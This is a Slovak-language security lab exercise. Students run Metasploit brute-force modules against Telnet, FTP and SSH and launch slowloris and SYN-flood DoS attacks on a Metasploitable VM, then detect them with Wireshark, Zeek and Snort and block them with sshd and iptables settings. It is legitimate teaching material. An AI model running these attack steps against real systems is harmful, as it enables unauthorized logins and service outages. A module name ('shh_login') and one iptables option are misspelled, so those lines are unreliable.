
RBI / Cvičenie 05 / **BruteForce a DoS útoky**

Topológia



Inštrukcie a scenár

V tomto cvičení si ukážeme ako fungujú **bruteforce** útoky na služby Telnet, FTP a SSH, a DoS útok, ktoré zameriame na cieľový server Metasploitable, a ukážeme si možnosti monitorovania a detekcie takýchto typov útokov.

Pri bruteforce útoku si nasimulujeme situáciu, kedy na koncovom servery nebude použité dostatočne silné heslo, ktoré sa následne budeme snažiť uhádnuť, pomocou slovníkového útoku. Aby sme boli úspešní, dané heslo sa v danom slovníku bude nechádzať na takom mieste, aby daný typ útoku skončil vo virtuálnej topológii v reálnom čase. Po ukončení bruteforce útokov budeme analyzovať rámce nesúce služby Telnet, SSH a FTP. Ukážeme si aj ako je možné monitorovať a zistiť bruteforce útok na zariadení, ktoré je monitorované. Následne sa pokúsime nakonfigurovať detekčný nástroj pre podobný typ útokov a pokúsime sa do budúcna zabrániť týmto útokom.

V druhej časti budeme pomocou Kali-Linux zariadenia generovať DoS útok na Metasploitable. Taktiež využijeme poznatky z predošlého cvičenia a využijeme nástroj Snort na detekovanie DoS útoku. Následne budeme podľa návodu prezerať logy na **Metasploitable** zariadení.

Používatelia

Názov	Meno	Heslo
KALI LINUX	kali	kali
METASPLOITABLE	msfadmin	msfadmin
SECURITY ONION	analyst	cyberops

CYBEROPS WORKSTATION	analyst	cyberops

Časť 1: BruteForce útok

V tejto časti zrealizujete bruteforce útok na koncový server Metasploitable na služby Telnet, FTP a SSH, a budete analyzovať útočnú sieťovú prevádzku, ako aj logy na cieľovom zariadení.

1. **Zistite** otvorené porty na **Metasploitable** zariadení pomocou **Nmap** nástroja, ktorý ste používali aj na predošlom cvičení 4.
2. **Spustite odchytávanie sieťovej prevádzky pomocou Wireshark na Security Onion**
    a. Upozornenie:_ Ak pracujete čiste vo VirtualBox-e, tento a bod 6. vynechávate
    b. Otvoríme si Wireshark cez terminál
        i. $ sudo wireshark
        ii. Spustíme zachytávanie prevádzky na rozhraní eth0
3. **Spustite Kali Linux**
    a. Vytvorte si súbor /home/kali/Documents/mywordlist.txt
        i. Napíšte tam 10 hesiel tak, že vyberiete 9 hesiel zo zoznamu z obrázku nižšie (zoznam najpoužívanejších slabých hesiel, z prednášky 4), a 10. heslo bude to, ktoré je aktuálne heslo nastavené na serveri: **msfadmin**

Len ukážka obsahu súboru, vy si vytvoríte vlastný:

```
admin
password
Heslo
pass
root
msfadmin
```

4. **Bruteforce útok na Telnet**
    a. Na útok použite nástroj **metasploit framework**:
        i. Otvorte terminál a zadajte príkaz: `msfconsole`
        ii. Použite modul pre telnet Bruteforce:
            - `$ use auxiliary/scanner/telnet/telnet_login`
                - Načo tento modul slúži? Zistite cez príkaz info
        iii. Použite príkaz `show options`, následne sa vám zobrazia hodnoty, ktoré môžete nastavovať
            - Nastavte tieto hodnoty:
              `set RHOST 192.168.3.2`

Upozornenie: Ak robíte vo VirtualBox-e, zadávate vašu IP adresu pre Metasploitable

```
set USERNAME msfadmin
set PASS_FILE
    /home/kali/Documents/mywordlist.txt
set STOP_ON_SUCCESS true
```

iv. Zadajte príkaz `exploit` a stlačte **Enter**
- Aký je výsledok tohto útoku?
- Dal by sa útok použiť aj na iné zariadenia v topológii?

v. Vyhľadajte na internete slovník hesiel a pridajte ho do Vášho súboru
- Spravte meranie času, za ktorý vám nájde heslo msfadmin, v závislosti od toho, na aké miesto v danom slovníku ho máte uložené. Zvoľte umiestnenie daného hesla tak, aby realizácia daného útoku skončila pre vás v prijateľnom čase.

5. **Bruteforce útok na FTP**
   a. Použite nástroj **metasploit framework** a modul **auxiliary/scanner/ftp/ftp_login**
      i. Nastavte tie isté hodnoty ako pri bruteforce útoku na telnet
      ii. Aký je výsledok útoku?
      iii.
6. **Bruteforce útok na SSH**
   a. Použite nástroj **metasploit framework** a modul **auxiliary/scanner/ssh/shh_login**
      i. Nastavte tie isté hodnoty ako pri bruteforce útoku na telnet
      ii. Aký je výsledok útoku?
      iii.
7. **Analyzujte rámce obsahujúce ftp, ssh a telnet služby v nástroji Wireshark**
   a. Otvorte si Security Onion
      i. Prejdite do spusteného nástroja Wireshark
      ii. Zastavte sledovanie prevádzky
      iii. Použite postupne filtre pre vyhľadanie ftp (ftp, ftp-data), ssh a telnet paketov
      iv. Analyzujte prevádzku a sformulujte odpoveď, ako analytik zistí, že sa v sieti vyskytol BruteForce útok
8. **Analyzovanie súborov logov**
   a. Otvore súbory logov na Metasploitable
      i. V ktorých súboroch by ste hľadali prístupové logy?
      ii. Ak nájdete logy, tak vysvetlite, ako zistíte, že sa do systému dostal neoprávnený používateľ?

Časť 2: Detekcia BruteForce útoku

Upozornenie: Ak pracujete vo VirtualBox-e, tak túto časť nerobíte, keďže nemáte nakonfigurovaný port-mirroring. Odporúča sa ale túto časť prečítať, resp. zrealizovať útok priamo voči SecurityOnion a s nástrojom zeek monitorovať rozhranie eth1 (keďže pre tento experiment by bolo treba viacero úprav, jeho prípadnú úspešnú realizáciu by sme hodnotili jedným bonusovým bodom navyše).

V nasledujúcej časti sa naučíte ako je možné detekovať bruteforce útok, ktorý sa udial na monitorovanom zariadení. Pre nás je monitorované zariadenie Metasploitable a detekovať útok budeme na zariadení Security Onion. Využijete nástroj zeek, ktorý dokáže detekovať bruteforce útoky a zaznamenávať dôležité informácie pre ich analýzu.

Info o nástroji Zeek z oficálnej stránky: *Zeek is not an active security device, like a firewall or intrusion prevention system. Rather, Zeek sits on a "sensor," a hardware, software, virtual, or cloud platform that quietly and unobtrusively observes network traffic. Zeek interprets what it sees and creates compact, high-fidelity transaction logs, file content, and fully customized output, suitable for manual review on disk or in a more analyst-friendly tool like a security and information event management (SIEM) system.*

1. **Spustite zariadenie Security Onion**
   - **a.** Otvorte terminál a v adresári `/home/analyst` spustite **zeek** na monitorovacom rozhraní príkazom:
     - **i.** `$ zeek -i eth0`
   - **b.** Zopakujte ssh útok z **Kali-Linux** na **Metasploitable**
   - **c.** Vypnite zeek, ktorý vám beží v termináli na Security Onion-e (klávesová skratka ctrl+c v termináli)
   - **d.** Zobrazte si obsah aktuálneho adresára `ls`). Zeek vám jeho výstupy z monitorovania zaznamenal do niekoľkých súborov, ktoré vám pribudli v adresári. Vypíšte si obsah súboru `ssh.log` cez príkaz:
     - **i.** `$ cat ssh.log`
   - **e.** Ako môžete z daného súboru zistiť, že bol zaznamenaný bruteforce útok na ssh?
   - **f.** Preskúmajte obsah ostatných súborov, ktoré vygeneroval zeek a zistite čo obsahujú

Časť 3: Zabránenie BruteForce

Budete pracovať na serveri Metasploitable a vytvárať pravidlá cez príkaz iptables. Pre vytváranie jednotlivých pravidiel cez iptables, musíte byť root.

1. **Zablokujte prihlásenie sa na root cez SSH**
   - a. Zmeňte konfiguračný súbor „sshd_config"
     - i. Nastavte 'PermitRootLogin no'
       - Môžeme vyskúšať aj na iných zariadeniach v topológii
2. **Zablokovanie neznámych IP adries na SSH**
   - a. Ak sa budeme stále pripájať len z jednej IP adresy, môžeme ostatné zablokovať
     - i. `iptables -A INPUT -p tcp -d 0/0 -s YOUR.IP.GOES.HERE --dport <ssh port> -j ACCEPT`
     - ii. `iptables -A INPUT -p tcp -d 0/0 --dport <ssh port> -j DROP`
3. **Spustenie SSH na neštandardnom porte**
   - a. Zmeniť SSH port na neštandardný, napríklad 1022
     - i. Zmeníte v súbore `/etc/ssh/sshd_config`
     - ii. Upozornenie: Port pre SSH nemeňte, len prejdite do daného súboru a nájdite miesto, kde túto zmenu viete vykonať
4. **Použite `hashlimit` v `iptables`**
   - a. Limitujte jednu IP adresu na pripojenie sa na jeden port za minútu
     - i. `iptables -I INPUT -m hashlimit -m tcp -p tcp --dport <ssh port> --hashlimit 1/min --hashlimit-mode srcip –hashlimit -name ssh -m state --state NEW -j ACCEPT`
5. **Realizácia aplikovaných pravidiel a následné vymazanie**
   - a. Overte funkčnosť vytvorených pravidiel v predošlých bodoch
   - b. Na záver pre prácu v ďalších častiach si jednotlivé pravidlá vymažte

i. Vymazanie `iptables` pravidiel robíte pomocou prepínača „D“, kde za ním uvediete celé pravidlo.
   - Ak teda napr. iptables pravidlo bolo: „iptables -A INPUT -p tcp -d 0/0 --dport <ssh port> -j DROP“

ii. Jeho vymazanie bude vyzerať takto: „iptables -D INPUT -p tcp -d 0/0 --dport <ssh port> -j DROP“

Časť 4: DoS útok

V tejto časti budete pomocou Kali-Linux zariadenia generovať DoS útok na Metasploitable. V nasledujúcich častiach potom využijete aj poznatky z predošlého cvičenia a využijete nástroj Snort na detekovanie DoS útoku. Následne budete skúmať logy na **Metasploitable** zariadení.

1. **Použite Metasploitable framework na vytvorenie DoS útoku**
   a. Otvorte si terminál na Kali-Linux a spustite **metasploit framework pomocou príkazu**
      i. `msfconsole`
   b. Použite modul **auxiliary/dos/http/slowloris**
      i. `use auxiliary/dos/http/slowloris`
   c. Použite príkaz `show options` aby ste videli, ktoré hodnoty sa dajú nastaviť
      ii. Nastavte tieto hodnoty:
         - `set rhost 192.168.3.2`
         - `set rport 80`
      iii. Spustite útok pomocou príkazu `exploit` alebo `run`
      iv. Otvorte prehliadač a vyskúšajte sa prihlásiť na URL: `192.168.3.2/dvwa/`
         - Stránka by sa vám nemala načítať
         - Vypnite útok (`ctrl + C`)a pozrite sa, či sa vám stránka načítala
         - Následne spustíte znova útok
      v. Prejdite na zariadenie **Metasploitable**
         - V tejto úlohe si vytvoríte dva súbory, jeden bude počas útoky a druhý, keď útok skončí.
         - V termináli použite príkazy:
            - `sudo su`
               - heslo na root je **msfadmin**
            - `netstat -an | grep 192.168.2.2 > /var/log/apache2/slowloris.txt`
            - Vypnite útok (**Kali Linux**): `ctrl+C`
            - `netstat -an | grep 192.168.2.2 > /var/log/apache2/slowloris_koniec_utoku.txt`
            - Porovnajte súbory `slowloris.txt` a `slowloris_koniec_utoku.txt`
      vi. Prejdite na zariadenie **Metasploitable** a pozrite logy
         1. Zadajte príkaz: `nano /var/log/apache2/error.log`
            a. Použite pre vyhľadávanie `ctrl + W` a zadajte dnešný dátum (ak by dnes bolo 24.10 tak by ste vyhľadali October 24) a potvrďte **Enter.** Chvíľu to potrvá dokým je daný log nájdený.
            b. Čo je možné si všimnúť v súbore z pohľadu SOC analytika?
         2. Zadajte príkaz: `nano /var/log/apache2/access.log`
            a. Použite pre vyhľadávanie `ctrl + W` a zadajte dnešný dátum (ako vyššie) a potvrďte **Enter,** a počkajte na výsledok vyhľadania.
            b. Čo je možné si všimnúť v súbore z pohľadu SOC analytika?

Časť 5: DoS útok pomocou SYN flood

1. Spustite aplikáciu **metasploit framework** ako **root** na **Kali-Linux**
2. Spustite **Wireshark** na Kali-Linux
3. Použite modul: `auxiliary/dos/tcp/synflood`
4. Nastavte hodnoty:
    a. `rhosts 192.168.3.2`
    b. `rport 80`
5. Spustite útok
6. Sledujte pakety na nástroji **Wireshark**

Časť 6: Detekcia DoS útoku

Upozornenie: Ak pracujete vo VirtualBox-e, tak túto časť nerobíte, keďže nemáte nakonfigurovaný port-mirroring. Odporúča sa ale túto časť prečítať, resp. zrealizovať útok priamo voči SecurityOnion (keďže pre tento experiment by bolo treba viacero úprav, jeho prípadnú úspešnú realizáciu by sme hodnotili jedným bonusovým bodom navyše).

Predchádzajúce DoS útoky, ktoré ste si mali možnosť vyskúšať, **SYN flood** a **slowloris**, je možné detekovať. Na túto detekciu je v našej topológií určené zariadenie Security Onion, vďaka tomu, že monitoruje zariadenie Metasploitable. Nástroj, ktorý využijeme zo Security Onion-u na zobrazovanie informačných správ, ktoré sa budú vypisovať počas DoS útoku, je Snort. V predchádzajúcom cvičení ste mali možnosť pracovať s daným nástroj a oboznámiť sa s ním. Teraz ho použijete opäť v ďalšom reálnom scenári, pri realizácii DoS útoku.

1. Zapnite si **Security Onion**
2. Tak ako ste sa naučili vytvárať pravidlá pre Snort na minulom cvičení, teraz si vytvorte jedno, na detekciu DoS útoku. Je teda nutné, aby ste zaviedli dané pravidlo v súbore **local.rules** a taktiež v tomto pravidle si nastavte vhodnú správu, ktorá sa vám vypíše do terminálu, keď sa zistí DoS útok
3. Spustite Snort pre rozhranie eth0 (ktoré je monitorovacie)
4. Zopakujte si po jednom DoS útoky zo zariadenia **Kali-Linux** na **Metasploitable**. V terminály v ktorom vám beží Snort (na zariadení Security Onion), by ste mali vidieť správy, ktoré ste si nastavili, že sa vám budú vypisovať pre pravidlo detekcie DoS útoku

Časť 7: Zablokovanie aktuálne prebiehajúceho DoS útoku

V tejto časti si ukážeme spôsob, ako chrániť náš linuxový server pred útokom DoS. Táto metóda je reakčná, nie prevenčná, čiže proaktívne nezabraňuje DoS útokom, slúži len na prerušenie aktuálne prebiehajúceho útoku.

1. Zistite IP adresu útočníka na Security Onion
    a. `netstat -n|grep :80|awk {'print $5'}| cut -f1 -d: | sort | uniq –`
    b. `netstat -anp |grep 'tcp\|udp' | awk '{print $5}' | cut -d: -f1 | sort | uniq -c | sort -n`
    c. `netstat -anp |grep 'tcp\|udp' | awk '{print $5}' | cut -d: -f1 | sort | uniq -c | sort -n | tail`
2. Zablokujte IP adresu útočníka na Metasploitable
    d. `iptables -A INPUT -s <Attacker IP> -j DROP`
    e. `iptables -I INPUT 1 -p tcp -s <Attacker IP> --dport 80 -j DROP`
        i. Môže stále útočník útočiť na Metasploitable?
3. Na konci nezabudnite IP adresu odblokovať